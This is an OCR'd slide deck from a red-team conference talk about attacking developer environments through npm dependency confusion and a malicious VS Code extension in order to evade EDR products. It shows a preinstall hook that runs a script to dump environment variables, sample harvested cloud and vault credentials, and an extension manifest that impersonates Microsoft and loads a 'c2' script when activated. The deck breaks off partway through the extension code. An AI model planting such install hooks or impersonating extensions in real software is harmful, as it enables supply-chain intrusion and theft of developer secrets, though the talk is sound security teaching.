Hiding In Plain Sight:

Weaponizing Developer Environments & Interpreted Languages Against Modern EDRs

By Annika Clarke

About Me

- Red teamer, pentester, and offensive security engineer @ Security Risk Advisors
- Focus:
  - Offensive technique dev, social engineering, pink

Motivation: Red Teams

- Long-term, full-scope engagements
- Stealth focused
- Mirror real-world adversaries

Current Landscape

- EDRs → more advanced
- Client environments → more secure
- Traditional techniques → phasing out
- Threat actors → innovate

Why Developer Environments?


- **Blends** in with authorized traffic & behaviors
- Hijack trusted libraries and applications
- Open ended developer roles/permissions
- Difficulty alerting & false positives

Topics

1. Dependency confusion
2. Malicious VS Code Extension
3. Backdoor Electron Applications


Dependency Confusion

Internal Dependencies



Credit: Blaze Labs

Public Registry Dependencies



Credit: Blaze Labs

Dependency Confusion Outcomes

```
1  package:
2  canary_domain_ips: ['172.24.9.173', '172.24.9.125', '172.24.9.156']
3  local_ips: ['192.168.189.211']
4  env_vars: CI_SERVER_REVISION=
5  NIU_App_Secret=
6  VAULT_TOKEN=
7  PROD_NIU_ACCESS_ROLE={"ResponseMetadata":{"RequestId":"}},"Credentials":{"AccessKeyId":"A
   "SecretAccessKey":"","SessionToken":"
   ","Expiration":"2
   "SubjectFromWebIdentityToken":"00p7","AssumedRoleUser":{"AssumedRoleId":"ARC:0o",
   "Arn":"arn:aws:sts::1:assumed-role/niu-access-role/0o"},"Provider":"arn:aws:iam::1:oidc-provider/
   a","Audience":"0cp7"}
8  K8S_BEARER_TOKEN_HYDROGEN=
```

Dependency Confusion

- Hijacks default NPM behavior
- Vulnerable update logic
- Initial access & persistence & exfiltration

NPM Library Structure

@types/node TS

24.10.1 • Public • Published 3 days ago

Readme | Code Beta | 1 Dependency | 39337 Dependents | 2,247 Versions

Installation

```
npm install --save @types/node
```

Summary

This package contains type definitions for node (https://nodejs.org/).

Details

Files were exported from https://github.com/DefinitelyTyped/DefinitelyTyped/tree/master/types/node.

Additional Details

Install

```
> npm i @types/node
```

Repository

github.com/DefinitelyTyped/DefinitelyTyped

Homepage

github.com/DefinitelyTyped/DefinitelyTyped/tree/master/types/node

NPM Library Structure

```
{
    "name": "sra-sra-test",
    "version": "1.0.5",
    "main": " ./index.js",
    ▷Debug
    "scripts": {
        "preinstall": "node ./index.js"
    },
    "author": "sra",
    "license": "ISC",
    "description": "",
    "dependencies": {
        "sra-test": "^1.0.5",
        "@sra/sra-lib": "1.3.4"
    },
    "devDependencies": {
        "dev-lib": "^4.2.1",
        "@sra/dev": "2.7.3"
    }
}
```

package.json

```
function detectOS(){
  const platform = os.platform;
  if (platform === 'darwin'){
    return 'Mac - exit';
  } else if(platform =='win32'){
    os_detected = 'Windows';

    command= 'cmd.exe /c set';
  } else if (platform == 'linux'){
    os_detected = 'Linux';

    command= 'bash -c env';
  }
  return {os: os_detected};
};
```


index.js

Dependency Confusion

- Dependencies vs Dev Dependencies
  - Prod vs dev

```
{
    "name": "sra-sra-test",
    "version": "1.0.5",
    "main": " ./index.js",
    ▷Debug
    "scripts": {
        "preinstall": "node ./index.js"
    }
    "author": "sra",
    "license": "ISC",
    "description": "",
    "dependencies": {
        "sra-test": "^1.0.5",
        "@sra/sra-lib": "1.3.4"
    },
    "devDependencies": {
        "dev-lib": "^4.2.1",
        "@sra/dev": "2.7.3"
    }
}
```

Hidden Dependencies




Credit: Oren Yomtov & Idan Dardikman


Dependency Confusion vs EDRs

- npmjs.org requests → expected
- Code obfuscation → expected
- Pre-install & js execution → expected


Malicious VS Code Extension


Malicious VS Code Extension






Malicious VS Code Extension






Structure


Python Install Manager
ms-python
Python installer
Disable
Uninstall
Auto Update
DETAILS
FEATURES
CHANGELOG
Python Installer
Overview
The Python Installer extension for VS Code helps you manage Python Installer and packages using your preferred environment manager, backed by its extensible APIs. This extension provides unique support for specifying Installer for specific files, entire Python folders, or projects, including multi-root and mono-repo scenarios. The core feature set includes:
Create, delete, and manage Installer
Install and uninstall packages within the selected environment
Create activated terminals
Add and create new Python projects
Note: This extension is in preview, and its APIs and features are subject to change as the project evolves.
Important: This extension requires version 2024.23, or later, of the Python extension (ms-python.python).
Features
The "Python Projects" fold shows you all of the projects that are currently in your workspace and their selected Installer. From this view you can add more files or folders as projects, select a new environment for your project, and manage your selected Installer.
The "Environment Managers" fold shows you all of the environment managers that are available on your machine with all related Installer nested below. From this view, you can create new Installer, delete old Installer, and manage packages.
Environment Management
The Python Installer panel provides an interface to create, delete and manage Installer.
Installation
Identifier
ms-python.python-installer
Version
4.21.1
Source
VSIX
Categories
Programming Languages
Debuggers
Other
Data Science
Machine Learning

Structure


/ extensions / ms-python.python-installer-4.21.1
Name
Size
scripts
5 items
test
1 item
CHANGELOG.md
234 byte
eslint.config.mjs
548 byte
extension.js
891 byte
icon.png
48.6 kB
jsconfig.json
183 byte
package.json
1.1 kB
python-installer-4.21.1.vsix
98.8 kB
README.md
1.5 kB
vsc-extension-quickstart.md
2.8 kB

Structure

```
{
  "name": "python-installer",
  "displayName": "Python Install Manager",
  "description": "Python installer",
  "version": "4.21.1",
  "publisher": "ms-python",
  "engines": {
    "vscode": "^1.102.0"
  },
  "categories": [
    "Programming Languages",
    "Debuggers",
    "Other",
    "Data Science",
    "Machine Learning"
  ],
  "author": {
    "name": "Microsoft Corporation"
  },
  "license": "MIT",
  "homepage": "https://github.com/Microsoft/vscode-python",
  "icon": "icon.png",
  "galleryBanner": {
    "color": "#1e415e",
    "theme": "dark"
  }
  "activationEvents": [
    "*"
  ],
  "keywords": [
    "python",
    "django",
    "unittest",
    "multi-root ready"
  ]
  "main": "./extension.js",
  "contributes": {
    "commands": [
      {
        "command": "python-installer.run",
        "title": "python-installer"
      }
```

package.json

```
const vscode = require('vscode');
const path = require('path');
const { execFile } = require('child_process');
const {pathToFileURL} = require('url');


const scriptPath= path.join(__dirname, 'scripts', 'c2.mjs');
/**
 * @param {vscode.ExtensionContext} context
 */
function activate(context) {


    // href bc module needs url object
    import(pathToFileURL(scriptPath).href)

        .then((module) => {
